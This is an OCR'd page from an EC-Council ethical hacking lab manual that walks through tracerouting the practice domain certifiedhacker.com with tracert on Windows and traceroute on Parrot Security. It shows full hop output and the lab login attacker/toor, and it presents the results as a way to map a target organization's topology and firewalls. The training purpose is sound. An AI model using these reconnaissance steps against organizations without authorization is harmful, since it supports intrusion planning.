
The route is the path that the network packet traverses between the source and destination. Network tracerouting is a process of identifying the path and hosts lying between the source and destination. Network tracerouting provides critical information such as the IP address of the hosts lying between the source and destination, which enables you to map the network topology of the organization. Traceroute can be used to extract information about network topology, trusted routers, firewall locations, etc.

Here, we will perform network tracerouting using both Windows and Linux machines.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. In the **Windows 11** virtual machine, open the **Command Prompt** window. Type **tracert www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination.
2. Type **tracert /?** and press **Enter** to show the different options for the command, as shown in the screenshot.



```
Command Prompt
C:\Users\Admin>tracert www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

  1     1 ms     1 ms    <1 ms  10.10.1.2
  2    <1 ms     1 ms     1 ms  172.18.0.1
  3     1 ms    <1 ms     1 ms  192.168.100.6
  4     2 ms     2 ms     1 ms  103.152.3.225
  5     2 ms     1 ms     1 ms  38.140.226.249
  6     3 ms     2 ms     2 ms  te0-3-0-5.rcr21.tpa01.atlas.cogentco.com [154.24.5.181]
  7     8 ms     8 ms     8 ms  be2261.ccr21.mia01.atlas.cogentco.com [154.54.5.81]
  8     9 ms     8 ms     8 ms  be3400.ccr21.mia03.atlas.cogentco.com [154.54.47.18]
  9    10 ms     8 ms     8 ms  ntt.mia03.atlas.cogentco.com [154.54.9.42]
 10     9 ms     9 ms     8 ms  ae-4.r22.miamfl02.us.bb.gin.ntt.net [129.250.4.88]
 11    32 ms    38 ms    36 ms  ae-8.r20.dllstx14.us.bb.gin.ntt.net [129.250.2.219]
 12    33 ms    33 ms    33 ms  ae-1.r00.dllstx16.us.bb.gin.ntt.net [129.250.7.121]
 13    33 ms    33 ms    32 ms  ce-0-1-0-1.r00.dllstx16.us.ce.gin.ntt.net [128.242.179.18]
 14    32 ms    34 ms    32 ms  xe-2-0-0.rtrn1.dal1.net.unifiedlayer.com [162.215.243.9]
 15    32 ms    35 ms    32 ms  162-215-243-21.unifiedlayer.com [162.215.243.21]
 16    33 ms    33 ms    34 ms  162-241-0-30.unifiedlayer.com [162.241.0.30]
 17    33 ms    33 ms    33 ms  po100.router2a.hou1.net.unifiedlayer.com [162.241.0.3]
 18    33 ms    33 ms    33 ms  108-167-150-118.unifiedlayer.com [108.167.150.118]
 19    33 ms    33 ms    32 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.

C:\Users\Admin>tracert /?


Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.

C:\Users\Admin>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Type **tracert -h 5 www.certifiedhacker.com** and press **Enter** to perform the trace, but with only 5 maximum hops allowed.



```
Command Prompt
  9    10 ms     8 ms     8 ms  ntt.mia03.atlas.cogentco.com [154.54.9.42]
 10     9 ms     9 ms     8 ms  ae-4.r22.miamfl02.us.bb.gin.ntt.net [129.250.4.88]
 11    32 ms    38 ms    36 ms  ae-8.r20.dllstx14.us.bb.gin.ntt.net [129.250.2.219]
 12    33 ms    33 ms    33 ms  ae-1.r00.dllstx16.us.bb.gin.ntt.net [129.250.7.121]
 13    33 ms    33 ms    32 ms  ce-0-1-0-1.r00.dllstx16.us.ce.gin.ntt.net [128.242.179.18]
 14    32 ms    34 ms    32 ms  xe-2-0-0.rtrn1.dal1.net.unifiedlayer.com [162.215.243.9]
 15    32 ms    35 ms    32 ms  162-215-243-21.unifiedlayer.com [162.215.243.21]
 16    33 ms    33 ms    34 ms  162-241-0-30.unifiedlayer.com [162.241.0.30]
 17    33 ms    33 ms    33 ms  po100.router2a.hou1.net.unifiedlayer.com [162.241.0.3]
 18    33 ms    33 ms    33 ms  108-167-150-118.unifiedlayer.com [108.167.150.118]
 19    33 ms    33 ms    32 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.

C:\Users\Admin>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.

C:\Users\Admin>tracert -h 5 www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 5 hops:

  1     1 ms    <1 ms    <1 ms  10.10.1.2
  2     2 ms     1 ms     1 ms  172.18.0.1
  3     1 ms    <1 ms     1 ms  192.168.100.6
  4     2 ms     1 ms    <1 ms  103.152.3.225
  5     2 ms     2 ms     3 ms  38.140.226.249

Trace complete.

C:\Users\Admin>
```

4. After viewing the result, close the command prompt window.
5. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.


   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
7. A **Parrot Terminal** window appears. In the terminal window, type **traceroute www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination.

   Note: Since we have set up a simple network, you can find the direct hop from the source to the target destination. However, screenshots may vary depending on the target destination.



8. This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.
9. You can also use other traceroute tools such as **VisualRoute** (http://www.visualroute.com), **Traceroute NG** (https://www.solarwinds.com), etc. to extract additional network information of the target organization.
10. Close all open windows and document all acquired information.
11. Turn off the **Parrot Security** virtual machine.

